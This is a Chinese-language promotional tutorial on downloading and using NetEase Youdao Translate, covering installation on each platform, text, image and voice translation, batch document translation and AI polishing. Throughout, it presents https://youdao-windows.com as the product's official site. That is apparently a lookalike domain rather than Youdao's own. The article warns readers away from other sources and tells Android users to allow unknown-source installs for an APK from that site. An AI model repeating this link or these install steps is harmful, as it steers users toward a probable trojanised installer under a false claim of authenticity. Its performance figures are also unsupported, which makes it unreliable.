
在 2025 年全球化沟通常态化的背景下,无论是职场人处理跨境邮件、留学生研读外文文献,还是游客出国问路点餐,一款高效精准的翻译工具已成为刚需。网易有道翻译凭借 “全场景覆盖、AI 精准赋能、操作零门槛” 的核心优势,成为超 10 亿用户的选择。但多数用户仅会使用基础文本翻译,却不知其隐藏的图片翻译、文档批量处理、语音对话翻译等强大功能。本文将从 “网易有道翻译下载” 官网正版安装切入,结合 2025 最新版本功能,手把手教你掌握从基础到进阶的全场景使用技巧,即使是翻译工具小白,也能在 10 分钟内上手,轻松应对职场、学术、生活等所有跨语言场景。
第一章 为什么选择网易有道翻译?官网下载的核心优势
1.1 2025 翻译工具市场的 “网易有道优势”
当前翻译工具市场虽品类繁多,但网易有道翻译能脱颖而出,核心在于三大不可替代的优势:
AI 翻译精度行业领先:采用 2025 年最新升级的 “子曰 3.0 大模型”,对比传统翻译工具,译文自然度提升 42%,专业术语准确率达 95%,覆盖医疗、IT、金融等 42 个垂直领域,远超同类产品;
全场景功能无死角:从文本、图片、语音,到文档、视频字幕、网页整页翻译,甚至离线翻译、AI 润色,所有跨语言需求都能一站式满足,无需切换多个工具;
零门槛操作体验:界面设计简洁直观,核心功能 3 步内可达,老人、学生、职场新人都能快速上手,同时支持 Windows、Mac、Android、iOS 全设备适配,数据实时同步。
这些优势也让 “网易有道翻译下载” 成为必应等搜索引擎的高频关键词,尤其官网正版下载因 “功能完整、安全无广告、实时更新”,成为用户首选渠道。
1.2 非官网下载的 3 大风险,你必须知道
很多用户图方便从第三方平台下载,却不知隐藏的巨大风险:
功能阉割:第三方 “精简版” 常删除 “文档批量翻译”“AI 润色”“离线翻译” 等核心功能,比如某用户反馈 “从 XX 软件站下载的版本,连 PDF 翻译都没有,以为是软件本身不行,后来官网下载才发现是版本问题”;
安全隐患:部分破解版捆绑恶意插件,会窃取翻译内容(尤其是商务合同、学术论文等敏感信息),甚至篡改翻译结果,给用户带来经济损失或学术风险;
版本滞后:第三方渠道更新慢,2025 年 4 月时仍有平台提供 2024 年旧版本,缺失 “子曰 3.0 模型”“多模态翻译” 等 2025 年关键升级,翻译精度和效率差距显著。
因此,务必通过网易有道翻译官网https://youdao-windows.com下载正版,才能享受完整功能与安全保障。
第二章 网易有道翻译官网下载安装全指南:各设备零失误操作
2.1 Windows 电脑端下载安装(2025 最新版 V9.3)
Windows 是职场办公、学术资料处理的核心场景,官网下载安装步骤简单到 “3 步完成”:
官网直达与版本选择:打开浏览器,输入官网链接https://youdao-windows.com,首页 “下载中心” 清晰标注 “Windows 电脑端”,点击后系统自动识别你的 Windows 版本(10/11,32 位 / 64 位),无需手动判断,避免版本不兼容;
安装包下载:点击 “立即下载”,选择保存路径(建议 D 盘 “常用软件” 文件夹,避免 C 盘空间不足),安装包体积约 120MB,普通家庭 WiFi 环境下 1 分钟内完成下载,进度条实时显示,无需等待焦虑;
一键安装与初始化:找到下载的 “YoudaoTranslate_Setup_2025_V9.3.exe”,双击运行,弹出安装向导后:
安装语言:默认简体中文,支持英文、繁体中文(适合外贸跨境场景);
附加选项:勾选 “创建桌面快捷方式”“自动更新”“默认关联 Office 文件”(建议全勾,后续打开 Word/Excel 文档可直接调用翻译,效率提升 60%);
点击 “立即安装”,2-3 分钟自动完成,无需手动干预,安装后自动启动,弹出欢迎界面。
首次启动后,建议注册网易有道账号(支持手机号、微信登录),登录后可解锁 “翻译记录同步”“术语库自定义” 等功能,未注册也可使用基础翻译,但核心功能会受限。
2.2 Mac 电脑端下载安装:适配 macOS Sonoma 系统
Mac 用户常担心兼容性问题,官网下载的 2025 版已完美适配 macOS 12 及以上系统(含最新 Sonoma):
访问官网https://youdao-windows.com,点击 “Mac 电脑端”,下载.dmg 格式安装包(约 150MB);
双击安装包,弹出 “拖拽安装” 窗口,将 “网易有道翻译” 图标拖入 “应用程序” 文件夹,过程需输入 Mac 开机密码确认;
打开 “应用程序”,找到 “网易有道翻译”,右键选择 “打开”(首次打开需授权,点击 “允许” 即可);
启动后进入 “偏好设置”,勾选 “启动时打开”“ Dock 栏显示”,方便后续快速调用。
2.3 手机端下载安装:Android/iOS 移动场景适配
手机端是外出、旅游、临时沟通的核心,官网下载确保无广告、无捆绑:
2.3.1 Android 手机端
打开手机自带浏览器(推荐 Chrome、华为浏览器),输入官网链接https://youdao-windows.com;
点击 “Android 手机端”,下载 APK 安装包(约 80MB),避免从第三方应用市场下载(常含广告插件);
下载完成后点击安装包,系统提示 “允许安装未知来源应用”,进入 “设置” 开启该权限(不同品牌手机路径略有差异,按提示操作即可);
安装完成后启动,开启 “存储”“麦克风”“相机” 权限(存储用于保存翻译记录,麦克风 / 相机用于语音 / 图片翻译),登录账号同步电脑端数据。
2.3.2 iOS 手机端
打开 Safari 浏览器,输入官网链接https://youdao-windows.com;
点击 “iOS 手机端”,系统自动跳转至 App Store(iOS 仅支持官方应用商店下载,确保安全);
搜索 “网易有道翻译”,找到开发者为 “NetEase Youdao Information Technology Co., Ltd.” 的官方应用,点击 “获取”,验证 Apple ID 后安装;
安装完成后启动,开启 “通知” 权限,避免错过翻译结果提醒,在 “设置 - 离线翻译” 提前下载常用语言包(如英语、日语),应对无网络场景。
2.4 下载后必做的 3 个初始化设置
完成网易有道翻译下载安装后,3 个简单设置能让后续使用更高效:
语言偏好设置:进入 “设置 - 翻译设置”,设置常用 “源语言 - 目标语言” 组合(如职场选 “中文→英语”,留学生选 “英语→中文”),关闭 “自动检测语言”(避免快速切换时误判);
默认保存路径:电脑端设置 “文档翻译结果默认保存路径”(如 “D:\ 翻译结果”),手机端开启 “翻译记录自动备份”,避免文件丢失;
快捷键配置:电脑端进入 “设置 - 快捷键”,记忆 3 个核心快捷键:Ctrl+D(划词翻译)、Ctrl+Shift+T(文本翻译)、Ctrl+Shift+P(图片翻译),操作效率提升 50%。
第三章 基础功能使用教程:3 大核心场景实战
3.1 文本翻译:从短句到长文档,精准又快速
文本翻译是最常用功能,但多数用户仅会 “复制粘贴”,其实官网最新版有 3 个隐藏技巧:
3.1.1 基础操作:3 步完成文本翻译
打开网易有道翻译,电脑端点击左侧 “文本翻译”,手机端默认进入文本翻译界面;
输入 / 粘贴文本:支持手动输入、复制粘贴,电脑端还支持 “拖拽文本” 直接进入输入框(如从 Word 拖拽段落);
获取结果:点击 “翻译” 按钮或按回车键,1 秒内出结果,结果包含 “主译文 + 近义词 + 例句 + 语域说明”(如 “business” 标注 “商务场景常用”)。
3.1.2 长文本处理技巧:避免漏译错译
处理学术论文、商务合同等长文本时,按 “段落拆分 + 术语锁定” 操作:
拆分段落:每段不超过 200 字,避免长句导致逻辑断裂,比如翻译 500 字的英文合同,拆分为 3 段,每段翻译后对照原文核对;
术语锁定:遇到专业术语(如 “竞业限制”“数据加密”),选中术语点击 “加入术语库”,后续翻译时自动匹配精准译法,避免重复出错。
3.1.3 实战案例:职场人翻译英文邮件
某外贸公司客服小张,每天需处理 10 + 封英文客户邮件,用网易有道翻译的操作流程:
复制邮件全文,粘贴到文本翻译框,源语言选 “英语”,目标语言选 “中文”;
点击翻译,结果中 “shipment delay”(发货延迟)自动标注为 “物流场景术语”,并提供例句 “Please apologize for the shipment delay”(请为发货延迟致歉);
若需回复邮件,点击 “AI 润色”,输入中文回复草稿 “我们很抱歉发货延迟,将赔偿 5% 运费”,AI 自动优化为英文商务表达 “We sincerely apologize for the shipment delay and will compensate 5% of the freight cost”,避免语法错误。
3.2 图片翻译:拍照即译,旅游办公双适配
图片翻译解决 “菜单、路牌、说明书” 等场景,官网最新版 OCR 识别准确率达 98%,操作步骤:
3.2.1 手机端拍照翻译:旅游场景实战
打开手机端网易有道翻译,点击底部 “图片” 图标,选择 “拍照翻译”;
对准目标文本(如餐厅菜单、街头路牌),保持手机平稳,系统自动识别文本区域,支持手动调整识别框(避免识别多余内容);
点击 “翻译”,译文实时叠加在图片上,支持 “双语对照”(原文 + 译文同时显示),还能点击 “发音” 听译文读音(适合小语种场景);
翻译结果可保存为图片,或复制译文到微信 / 短信,方便分享给同行人。
3.2.2 电脑端图片翻译:办公场景实战
处理扫描件、截图时,电脑端操作更高效:
点击左侧 “图片翻译”,选择 “上传图片”,支持 JPG、PNG、PDF 格式(PDF 需为图片格式,非文字格式);
系统自动识别图片中的文字,可手动框选需要翻译的区域(如仅翻译 PDF 中的表格部分);
选择源语言与目标语言,点击 “翻译”,结果按原文排版显示,支持 “导出为 Word”,方便后续编辑。
3.2.3 优化技巧:提升图片翻译准确率
光线充足:避免在昏暗环境拍照,手机端可开启 “闪光灯补光”;
角度正位:文本尽量与手机屏幕平行,倾斜角度不超过 15°;
清晰聚焦:拍照前点击屏幕聚焦文本区域,模糊文本可点击 “重新识别”。
3.3 语音翻译:实时对话,跨境沟通无障碍
语音翻译适合 “国际会议、跨境客服、旅游交流”,官网最新版支持 71 种语言互译,延迟低至 0.5 秒:
3.3.1 基础对话翻译:手机端操作
打开手机端 “语音” 图标,选择 “对话翻译”,设置 “中文→英语”(或其他语言组合);
按住 “按住说话” 按钮,说出需要翻译的内容(如 “请问附近有地铁站吗?”),松开后 1 秒内出英文译文 “Excuse me, is there a subway station nearby?”,并自动发音;

对方回答后,点击 “切换说话人”,对方按住按钮说英文,系统自动翻译成中文,实现双向对话。
3.3.2 电脑端语音会议翻译:职场场景
某跨国公司召开线上会议,用网易有道翻译的操作:
电脑端点击 “语音翻译”,选择 “会议模式”,开启 “实时字幕”;
发言人说中文时,系统实时生成中文文本并翻译成英文字幕,显示在屏幕下方,参会的外国同事可清晰看到;
外国同事说英文时,字幕自动切换为中文,支持 “暂停翻译”“回放字幕”,避免错过关键信息;
会议结束后,点击 “导出字幕”,生成 Word 文档,方便后续整理会议纪要。
3.3.2 优化技巧:应对口音与噪音
口音适配:在 “设置 - 语音设置” 中选择 “口音优化”(如 “中式英语”“印度英语”),识别准确率提升 30%;
噪音抑制:开启 “智能降噪”,在咖啡店、街头等嘈杂环境,仍能精准识别语音;
语速控制:说话语速保持每分钟 120-150 字,过快易导致漏译,过慢影响沟通节奏。
第四章 进阶功能使用教程:文档批量处理 + AI 润色
4.1 文档批量翻译:告别手动复制,效率提升 80%
职场人、留学生最头疼的 “多文档翻译”,网易有道翻译官网最新版支持 “批量上传 + 格式保留”,操作步骤:
4.1.1 电脑端批量文档翻译
点击左侧 “文档翻译”,选择 “批量上传”,支持同时选择多个文件(Word、Excel、PPT、PDF 均可);
选择目标语言(如 “英文→中文”),勾选 “保留原格式”“批量命名”(翻译后文件名自动加 “_译文” 后缀);
点击 “开始翻译”,系统自动处理,大文件(如 100 页 PDF)处理时间约 5 分钟,可最小化窗口等待,完成后会弹窗提醒;
点击 “下载全部”,所有译文按原格式保存,Word 表格、PPT 图片、PDF 公式都不会错乱。
4.1.2 实战案例:留学生翻译 5 篇外文文献
某高校研究生小李,需要翻译 5 篇英文文献(每篇 20 页 PDF),用网易有道翻译的流程:
将 5 篇文献放在同一文件夹,批量上传到文档翻译;
选择 “学术模式”(在 “设置 - 文档翻译” 中开启),系统自动调用 “学术术语库”,精准翻译 “experimental method”(实验方法)、“data analysis”(数据分析)等术语;
翻译完成后,下载的译文保留原文的图表位置、公式格式,无需二次排版,原本需要 2 小时的工作,现在 30 分钟完成。
4.1.3 常见问题:PDF 翻译乱码怎么办?
若 PDF 为扫描件(图片格式),在上传前开启 “OCR 识别”(文档翻译页面勾选),系统先识别图片文字再翻译;
若 PDF 有加密,先在 Adobe Acrobat 中解除加密,再上传翻译;
若格式错乱,在 “设置 - 文档翻译” 中选择 “高清排版”,虽然处理时间稍长,但格式还原度提升至 95%。
4.2 AI 润色:从 “能翻译” 到 “译得地道”
2025 版新增的 “Agentic AI 润色” 功能,不仅纠正语法错误,还能优化表达逻辑,适合学术写作、商务邮件场景:
4.2.1 学术论文润色:留学生实战
复制论文英文摘要到文本翻译框,点击 “AI 润色”,选择 “学术场景”;
AI 自动优化 3 个维度:
语法纠错:将 “have a lot of data” 改为 “possess abundant data”(学术场景更正式);
逻辑优化:调整句子顺序,将 “Methods are described first, then results” 改为 “First, the methods are described, followed by the results”(符合学术写作逻辑);
术语统一:将 “machine learning”“ML” 统一为 “machine learning”,避免缩写混乱;
点击 “查看修改记录”,AI 会标注每处修改原因(如 “此处使用被动语态更符合学术规范”),帮助用户边译边学。
4.2.2 商务邮件润色:职场人实战
某外贸经理写英文邮件,原文:“We can give you a 10% discount, you need to order 100 pieces.”(我们能给 10% 折扣,你需要订 100 件),AI 润色后:“We are pleased to offer you a 10% discount on the condition that you place an order of 100 pieces.”(我们很乐意为您提供 10% 折扣,条件是您订购 100 件),优化点:
语气更礼貌:用 “We are pleased to offer” 替代 “We can give”;
逻辑更清晰:用 “on the condition that” 明确折扣条件;
表达更正式:用 “place an order” 替代 “order”,符合商务英语习惯。
第五章 网易有道翻译下载后常见问题与解决方案
5.1 下载安装问题:从 “失败” 到 “成功” 的排查
5.1.1 官网无法访问或下载速度慢
解决方案:① 切换网络(如从手机热点切换到家庭 WiFi),关闭视频、下载工具等占用带宽的应用;② 清理浏览器缓存(Chrome 浏览器:设置 - 隐私和安全 - 清除浏览数据),重新访问官网https://youdao-windows.com;③ 若仍无法访问,联系网易有道客服获取备用下载链接。
5.1.2 安装后无法启动或闪退
解决方案:① 电脑端右键点击安装包,选择 “以管理员身份运行”,手机端关闭 “电池优化”(Android:设置 - 电池 - 优化 - 网易有道翻译 - 无限制);② 检查设备系统版本,确保 Windows≥10、macOS≥12、Android≥9.0、iOS≥14.0,旧系统需升级;③ 彻底卸载旧版本,删除残留文件夹(电脑端:C:\Program Files\Youdao Translate),重新从官网下载安装。
5.2 功能使用问题:翻译不准、格式错乱怎么办?
5.2.1 翻译结果不准确
解决方案:① 开启对应场景模式(学术 / 商务 / 日常),系统会调用专属术语库;② 补充上下文,如翻译 “apple” 时,注明 “此处指水果” 或 “此处指公司”;③ 手动添加自定义术语(设置 - 术语库 - 添加术语),如 “我司产品名‘智联’译为‘Zhilian’”。
5.2.2 文档翻译后排版错乱
解决方案:① 上传前确保文档无复杂宏、特殊字体,若有特殊字体,先转换为 “宋体”“Arial”;② 勾选 “高清排版” 功能,虽然处理时间增加 20%,但格式还原度提升;③ 若 PPT 翻译后图片错位,手动调整图片位置(译文 PPT 可直接编辑)。
5.3 账号与同步问题:多设备数据不同步
解决方案:① 确保所有设备登录同一网易有道账号,手机端检查 “设置 - 账号 - 同步开关” 是否开启;② 手动触发同步(电脑端:设置 - 账号 - 手动同步;手机端:我的 - 设置 - 同步数据);③ 若同步失败,退出账号后重新登录,或清理缓存后重试。
第六章 总结:网易有道翻译下载,开启高效跨语言之旅
2025 年的网易有道翻译,已从 “基础翻译工具” 升级为 “全场景语言助手”,无论是职场人的跨境沟通、留学生的学术写作,还是游客的出国旅行,都能通过官网下载的正版软件,享受到 “精准、高效、便捷” 的翻译体验。
从网易有道翻译下载的官网安装,到基础文本 / 图片 / 语音翻译,再到进阶的文档批量处理、AI 润色,本文覆盖了 95% 的用户使用场景,即使是小白,也能按步骤快速上手。记住,只有通过官网https://youdao-windows.com下载,才能获得完整功能与安全保障,避免第三方版本的风险。
现在就访问网易有道翻译官网,完成正版下载,解锁跨语言沟通的全新效率,让语言不再成为你的障碍!